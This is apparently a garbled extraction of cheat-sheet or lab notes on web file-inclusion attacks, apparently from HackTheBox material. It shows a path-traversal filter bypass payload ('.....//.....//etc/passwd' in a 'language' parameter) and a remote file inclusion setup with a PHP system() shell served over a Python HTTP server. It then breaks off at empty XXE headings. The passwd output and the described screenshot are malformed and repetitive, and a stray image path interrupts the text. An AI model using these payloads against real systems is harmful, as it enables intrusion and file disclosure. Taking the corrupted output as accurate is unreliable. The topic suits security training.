systemd-coredump:999599:systemd Core Dumper:/usr/sbin/nologin pioneer:1001:1001:pioneer,78,,my user/home/pioneer/bin/bash
```

### Local File Inclusion Filter Bypass

```
root@0000:0000:root:/bin/bash# dom0:~# /usr/sbin/login bin:22:bin:~# /usr/sbin/login sys:3:sys:dev/usr/sbin/nologin sync:4:65534:sync:/bin/sync games:5:60games:/usr/games:/usr/bin/nologin manx6:12:man:/var/cache/man:/usr/bin/nologin tftpd:7:7:tcp:/var/spool/tftp:/usr/sbin/nologin mail:8:8:mail:/var/mail:/usr/bin/nologin news:9:9:news:/var/spool/news:/usr/bin/nologin uucp:10:10:uucp:/var/spool/uucp:/usr/bin/nologin proxy:13:13:proxy:/usr/bin/nologin www:33:www:www:/var/www:/usr/bin/nologin backup:24:34:backup:/var/backups:/usr/bin/nologin list:8:32:Walling List Manager:/var/list:/usr/bin/nologin rcs:33:99:rcs:/var/rcs:/usr/bin/nologin grats:41:41:Grats Bug Reporting System:(admin):/var/lib/grats:/usr/bin/nologin nobody:55:65534:nobody:/nonexistent:/usr/bin/nologin _:100:65534:nonexistent:/usr/bin/nologin systemd-networkd:101:102:System Management,..:/run/systemd:/usr/bin/nologin messagesbus:103:109:_nonexistent:/usr/bin/nologin systemd-timesyncd:104:1010:System Time Synchronization,..:/run/systemd:/usr/bin/nologin sshd:105:65534:/run/ssh:/usr/sbin/nologin hackvisor:1000:1000:hackvisor,..:/home/hackvisor:/bin/bash
```

<https://readmedium.com/hackthebox-file-inclusion-basic-bypassing-b86754cd238c>

## Non-Recursive Path Traversal Filters


. As the best practice, most applications remove `..` strings. Hence `../../../../etc/passwd` will result in `/etc/passwd`.

- One common way to bypass this protection is to add another set of these characters `.....//.....//.....//etc/passwd`

The screenshot shows a browser window with the following details:

- URL:** `http://<SERVER_IP>:<PORT>/index.php?language=.....//.....//etc/passwd`
- Page Content:** The page displays a large image of a roller coaster and a list of file paths from `/etc` to `/etc/passwd`. The list includes:
  - `/etc`
  - `/etc/hosts`
  - `/etc/hosts.equiv`
  - `/etc/ftpusers`
  - `/etc/group`
  - `/etc/hosts.allow`
  - `/etc/hosts.deny`
  - `/etc/nologin`
  - `/etc/issue`
  - `/etc/issue.net`
  - `/etc/mtab`
  - `/etc/passwd`
  - `/etc/shadow`
  - `/etc/securetty`
  - `/etc/hostname`
  - `/etc/hosts`
  - `/etc/hosts.equiv`
  - `/etc/ftpusers`
  - `/etc/group`
  - `/etc/hosts.allow`
  - `/etc/hosts.deny`
  - `/etc/nologin`
  - `/etc/issue`
  - `/etc/issue.net`
  - `/etc/mtab`
  - `/etc/passwd`
  - `/etc/shadow`
  - `/etc/securetty`

## Basic Remote File Inclusion



A screenshot of a terminal window titled "shell.php". The terminal displays the command: `<?php system('hostname');?>`.

A screenshot of a terminal window showing a root shell. The prompt is `[root@hackerbox] ~`. The user has run the command: `#python3 -m http.server`, which is serving HTTP on port 8000.

XML External Entity Injection (XXE)

Basic XXE

